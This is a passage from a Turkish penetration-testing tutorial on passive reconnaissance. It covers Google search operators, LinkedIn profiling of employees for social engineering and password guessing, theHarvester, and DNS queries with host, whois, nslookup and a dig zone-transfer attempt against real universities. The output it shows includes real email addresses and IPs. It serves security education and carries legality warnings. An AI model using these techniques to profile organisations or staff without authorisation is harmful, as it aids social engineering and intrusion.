
Karşımıza root kullanıcısının “Home” dizini gelecek. “Websites” dizinine çift tıklayalım. Websites dizini altında proje adımızla aynı olan bir dizin göreceğiz. Bizim örnekte bu dizin “test” olarak geçiyor. Test dizinine çift tıklayalım.



Aşağıdaki şekilde detayları göreceğiz. Burada “index.html” dosyasına çift tıklayalım.



Çift tıklama sonucunda karşımıza sitenin kopyası gelecek. Kopyalamanın başarılı bir şekilde tamamlandığını doğruladık.




Bundan sonra web sitesi inceleme adımıyla aynı işlemi yapacağız. Tek fark, sitenin internet bağlantısı gerekmeden incelenebilmesi.

Arama motorlarıyla bilgi toplama

Web sitesi tarama ve incelemesinden sonra daha fazla bilgi edinmek için arama motorlarını kullanacağız. Arama motoru deyince aklımıza ilk gelen Google oluyor. Eminim internette gezinip de Google arama motorunu kullanmayan birini zor bulursunuz. Yalnız ‘Google ileri seviye arama’ ve ‘Google arama komutları’ dediğinizde çok az sayıda kişi cevap verebilir. Şimdiki adımımız, bu komutları öğrenerek ileri seviyede aramalar yapmak.

İlk komut “site:webadresi” Sadece belirli bir siteyle ilgili sonuçları getirir. Örnek olarak sadece hurriyet.com sitesinden sonuç getirmeyi deneyelim.



filetype: Dosya tipine göre arama yapılmasını sağlar.

Örnekler:

- Word dosyaları için: filetype:docx

- Adobe PDF dosyaları için: filetype:pdf

- Excel dosyaları için: filetype:xlsx


- PowerPoint dosyaları için: filetype:pptx

- Hem Word hem PDF sonuçları için: [filetype:docx VEYA filetype:pdf]

Şimdi bir deneme yapalım. ODTÜ'nün sitesinden hem PDF hem Word olan dosyaları arayalım.


Yazacağımız arama metni "site:metu.edu.tr [filetype:docx OR filetype:pdf]"

Bu komutla, hakkında araştırma yaptığımız kurumun dokümanlarını bulmamız ve incelememiz mümkün olur. Ancak bu aramayı örnekteki gibi bir üniversite sitesinde yaparsanız makalelerden aradığınız asıl bilgilere ulaşmanız mümkün olmayabilir.



"intitle:" Sayfa başlığında geçen kelimeleri arar.

Örnek olarak başlığında "Türkiye" geçen kelimeleri arayalım. Buradaki amaç kurumla ilgili bilgilerin olduğu sayfaları bulmaktır. Bu bilgiler sadece kurum sitesinde olmak zorunda değil. Biz de bakış açımızı genişleterek genel bir arama yapacağız ve ilgili başlıkları tarayacağız.



Bu bölümde araştırabileceğimiz konular:

- Haberler
- Şirket dokümanları
- İş ilanları

  Örnek: “site:kariyer.net intitle:şirket adı”

- Sosyal medya sitelerinin taranması

  Örnek: Twitter araması: “site:twitter.com şirket adı”


- Eğer şirket halka açıksa mali tablolar, dipnotlar ve piyasa haberleri taraması

Görüldüğü gibi, amacımız hedef şirketin sitesinde bulamadığımız daha fazla içeriği internetten araştırarak bulmak. Son olarak dikkat çekeceğim konu, bu araştırmalarımızın hepsiyle ilgili sonuçları kayıt altına almanızdır. Bu araştırmaların sonuçlarının daha sonraki aşamalarda ve raporlamalarda size yardımcı olacağını düşünerek en baştan araştırmalarınızın sonuçlarını kayıt altına alıp ilerlemeniz faydanıza olacaktır.

LinkedIn

LinkedIn ile bir şirkette çalışanların adı, soyadı ve pozisyonlarıyla ilgili bilgi sahibi olabiliriz. Daha sonraki bölümlerde e-posta adresleri ve kullanıcı adı tahminleriyle şifre kırmada da bu bilgileri kullanacağız. Bunun haricinde, kişilerin şirketteki görevleri, yetkinlikleri ve çalıştıkları projeler gibi bilgileri elde etmek sosyal mühendislik için fırsatlar sağlayacak. Ayrıca yetkinlikler ve projeler ne tip teknolojiler kullanıldığı ve hangi sistemlere saldırabileceğimiz konusunda fikir verecek. Kısacası LinkedIn, kişilerin gönüllü olarak paylaşımda bulundukları bir bilgi cenneti.

Arama yapmak için www.linkedin.com sitesine giriyoruz ve aşağıda gördüğümüz arama alanına şirket adını yazarak aratıyoruz.



LinkedIn aramalarında aşağıdaki bilgileri toplamamız işimize yarayacaktır. Çalışanların:

- Adları ve soyadları

- Görevleri

- Teknik yetkinlikleri (Özellikle bilgi teknolojileri personeli)

- Halihazırda çalıştıkları projeler

Bilgileri topladıktan sonra keşif detaylarımıza ekleyerek sonraki aşamalara devam ediyoruz.

theHarvester[17]

theHarvester, arama motorları üzerinden ulaşacağımız bilgilere toplu erişim imkânı sağlıyor. E-posta adresleri, sanal alan adları, alan adları ve IP adresleri bu bilgiler arasında.

Öncelikli olarak sadece "theharvester" komutunu çalıştırıp yardım detayının gelmesini sağlayalım.

[17] https://code.google.com/p/theharvester/

Yukarıdaki ekran görüntüsünde yer alan detaylarda temel olarak kullanacağımız iki parametre var. Bunlardan birisini “-d”, alan adı seçimi için, diğerini ise “-b”, aramaların yapılacağı kaynağı seçmek için kullanacağız.

theHarvester’ın kendi sitesinde Cisco ile ilgili bir örnek olduğu için ben de cisco.com adresiyle ilgili tarama yapacağım. theHarvester’ın iyi yanı hedefle herhangi bir bağlantı kurmadan bilgi toplaması. Haliyle sadece araştırma yapmış oluyor ve kanunsuz bir durum oluşturmuyor. Aşağıdaki örnek komutumuzun sonuçlarını inceleyeceğiz. Bu komutta bütün kaynakları aratıyoruz.

```
# theharvester -d cisco.com -b all
```

…

```
Full harvest..
[-] Searching in Google..
   Searching 0 results...
   Searching 100 results...
[-] Searching in PGP Key server..
[-] Searching in Bing..
   Searching 50 results...
   Searching 100 results...
[-] Searching in Exalead..

   Searching 50 results...

   Searching 100 results...

   Searching 150 results...

[+] Emails found:
------------------
vishagup@cisco.com
export@cisco.com
support@cisco.com
socialrewards@cisco.com
feedback@external.cisco.com
ioequestions@cisco.com
```

Yukarıda görüldüğü üzere, bazı e-posta detayları bulundu. Sonucun devamını incelediğimizde alan adlarını görüyoruz. Gelen sonuçlardan sadece birkaçını kopyaladım.

```
    Hosts found in search engines:
-----------------------------------
2.21.32.170:www.cisco.com
173.36.124.49:newsroom.cisco.com
72.163.6.223:cna-prod-nv.cisco.com
72.163.4.38:tools.cisco.com
173.37.144.208:sso.cisco
```

Devamında da sanal alan adları geliyor. Burada da sadece birkaç örneği aldım.

```
[+] Virtual hosts:
==================
173.36.124.49 newsroom.cisco.com
72.163.4.38   tools.cisco.com
72.163.4.38   knowthenetwork.cisco.com
```

Gördüğünüz gibi tek komut çalıştırarak bir şirketle ilgili e-posta bilgilerini, alan adı bilgilerini ve adreslerini elde edebiliyoruz. Artık theHarvester sonucuna göre çıkan bu bilgileri de keşif raporumuza ekleyip yolumuza devam edebiliriz.

Not: Benim amacım herhangi bir kurum, kuruluş veya kişiye saldırmak olmadığı için, her seferinde farklı site ve şirketlerle ilgili sonuçlar gösteriyorum. Siz de lütfen herhangi bir kurum, kuruluş veya kişiye kanunsuz ve izinsiz saldırmamaya özen gösterin.

NsLookup, Whois, host

Bu bölümde web sitesi adresi üzerinden bazı bilgilere ulaşmaya çalışacağız. Bu bilgileri araştırmak herhangi bir hukuki sorun oluşturmadığı için bu bölümdeki alıştırmaları istediğiniz şirkete yönelik olarak uygulayabilirsiniz.

“host” komutu:

Host komutunu kullanarak aşağıdaki bilgileri öğrenebiliriz:

- İlgili alan adının IP adresini bulmak,

- Elimizde IP adresi varsa buna bağlı alan adını bulmak,

- E-posta sunucularıyla ilgili bilgileri bulmak.

Host komutunu ilk olarak “host alan_adi” şeklinde kullanıyoruz. Mesela aşağıdaki komutta Boğaziçi Üniversitesi IP bilgileri ve mail sunucularının adreslerine ulaştık.

```
# host boun.edu.tr
boun.edu.tr has address 193.140.192.15
boun.edu.tr mail is handled by 0 flamingo.cc.boun.edu.tr.
boun.edu.tr mail is handled by 0 pelikan.cc.boun.edu.tr.
```

Şimdi de “193.140.192.15” IP’sinden alan adı sorgusu yapalım. Burada kullanacağımız komut “host -a IP”.

```
  host -a 193.140.192.15
Trying "15.192.140.193.in-addr.arpa"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53780
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0,
ADDITIONAL: 0
```

```
;; QUESTION SECTION:
;15.192.140.193.in-addr.arpa. IN   PTR

;; ANSWER SECTION:
15.192.140.193.in-addr.arpa. 86400 IN   PTR
   www.bogazici.edu.tr.
15.192.140.193.in-addr.arpa. 86400 IN   PTR  bu.edu.tr.
15.192.140.193.in-addr.arpa. 86400 IN   PTR  boun.edu.tr.
15.192.140.193.in-addr.arpa. 86400 IN   PTR
   albatros.cc.boun.edu.tr.
15.192.140.193.in-addr.arpa. 86400 IN   PTR
   forum.boun.edu.tr.
15.192.140.193.in-addr.arpa. 86400 IN   PTR  bogazici.edu.tr.

Received 174 bytes from 192.168.97.20#53 in 28 ms
```

“Whois” komutu:

Bu komutla bir alan adının kime ait olduğu, iletişim bilgileri ve adres gibi detaylara ulaşabiliriz. Örnek olarak Marmara Üniversitesi’nin Whois kaydına bakalım. Komutu “whois alan_adi” şeklinde kullanıyoruz. Aşağıda komutun cevabının sadece bir kısmını veriyorum. Siz kendiniz deneyerek detaylı sonuçları inceleyebilirsiniz.

```
# whois marmara.edu.tr
** Registrant:
 marmara universitesi
 marmara universitesi rektörlüğü göztepe kampusü
 kadıköy
```

```
İstanbul,
 Türkiye
sysadmin@marmara.edu.tr
+ 90-216-3494552-
+ 90-216-3496138



** Administrative Contact:
NIC Handle          : mur2-metu
Organization Name   : Marmara Üniversitesi Rektörlüğü
Address             : Göztepe Kampüsü Bilişim Merkezi
                      Göztepe - Kadıköy
                      İstanbul, 34722
                      Türkiye
Phone               : + 90-216-4140545-1113
Fax                 : + 90-216-3496138
```

“NsLookup” komutu:

NsLookup komutuyla amacımız, ad sunucularındaki detay bilgileri alabilmek. Ayrıca sunucu ayarı girerek istediğimiz bir ad sunucusuna sorgu yapabiliriz. Şimdi aşağıdaki örneği inceleyelim:

```
# nslookup
> server 8.8.8.8
Default server: 8.8.8.8
Address: 8.8.8.8#53
> set type=any
> itu.edu.tr
```

```
Server:       8.8.8.8
Address:8.8.8.8#53


Non-authoritative answer:
Name:   itu.edu.tr
Address: 160.75.2.20
Name:   itu.edu.tr
Address: 160.75.100.20
itu.edu.tr    nameserver = ns2.itu.edu.tr.
itu.edu.tr    nameserver = ns1.itu.edu.tr.
itu.edu.tr    nameserver = dns1.itu.edu.tr.
itu.edu.tr    nameserver = itudc3.itu.edu.tr.
itu.edu.tr    nameserver = dns2.itu.edu.tr.
itu.edu.tr    nameserver = itudc2.itu.edu.tr.
itu.edu.tr    nameserver = itudc1.itu.edu.tr.
itu.edu.tr
   origin = itudc1.itu.edu.tr
   mail addr = hostmaster.itu.edu.tr
   serial = 2003070048
   refresh = 300
   retry = 300
   expire = 86400
   minimum = 86400
itu.edu.tr    mail exchanger = 5 mektup.itu.edu.tr.
itu.edu.tr    mail exchanger = 9 mektup2.itu.edu.tr.
itu.edu.tr    mail exchanger = 9 mektup1.itu.edu.tr.
itu.edu.tr    text = "ISTANBUL TECHNICAL UNIVERSITY"
```

```
itu.edu.tr    text = "v=spf1 mx ~all"


Authoritative answers can be found from:
```

Bu sefer denememizi İstanbul Teknik Üniversitesi için yaptık. İlk olarak "nslookup" komutunu çalıştırdık. "server 8.8.8.8" ile Google DNS sunucularından birine 'sorgu yap' dedikten sonra "set type=any" ile "her türlü kaydı getir" komutunu çalıştırdık. Ve son olarak sorgulayacağımız adresi girdik.

NsLookup bize IP adresi, ad sunucularını (nameserver), MX kayıtları ve e-posta sunucularıyla ilgili kayıtları verdi.

Dig, Dnsenum, Fierce, Dnsmap

Uyarı: Bu bölümdeki çalışmaları izin alarak yapmanız uygun olur. Şirketlerin izin verdiğinden daha fazla bilgiye ulaşmaya çalışacağınız bir bölüm olduğu için bu alana ilişkin çalışmalarınız çok da iyi niyetli algılanmayacaktır. Ayrıca Tor ağını kullansanız bile DNS kayıt sorgularında gizliliğinizi koruyamayabilirsiniz.

"dig" ve "dnsenum" komutları:

Bu komutlarla amacımız "Zone transfer" yani bütün DNS kayıtlarını çekmeye çalışmak. Ancak büyük ihtimalle başarısız olacağız. Günümüzde izinsiz transfere izin veren ad sunucusu bulmak pek de kolay değil. Alan adı transfer denemesi için iki komut göstereceğim.

dig ile başlayalım. Yazacağımız komut "dig @adsunucuIP alan_adi –t AXFR". Örnek olarak Google dns 8.8.8.8'den ulugay.com'u sorgulayalım. Aşağıda gördüğünüz gibi sorgu başarısız oldu:

```
dig @8.8.8.8 ulugay.com -t AXFR
```

```
   ; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> @8.8.8.8 ulugay.com -t
AXFR

   ; (1 server found)

   ;; global options: +cmd
```

Şimdi başka bir deneme yapalım. “dig any alan_adi” şeklinde sorgulayarak ne getirebildiğimize bakalım.

```
     dig any ulugay.com


   ; <<>> DiG 9.9.5-9+deb8u3-Debian <<>> any ulugay.com

   ;; global options: +cmd

   ;; Got answer:

   ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61390

   ;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0,
ADDITIONAL: 6


   ;; OPT PSEUDOSECTION:

   ; EDNS: version: 0, flags:; udp: 4000

   ;; QUESTION SECTION:

   ;ulugay.com.             IN    ANY


   ;; ANSWER SECTION:

   ulugay.com.         0     IN    A    50.63.202.44

   ulugay.com.         0     IN    NS   ns14.domaincontrol.com.

   ulugay.com.         0     IN    NS   ns13.domaincontrol.com.

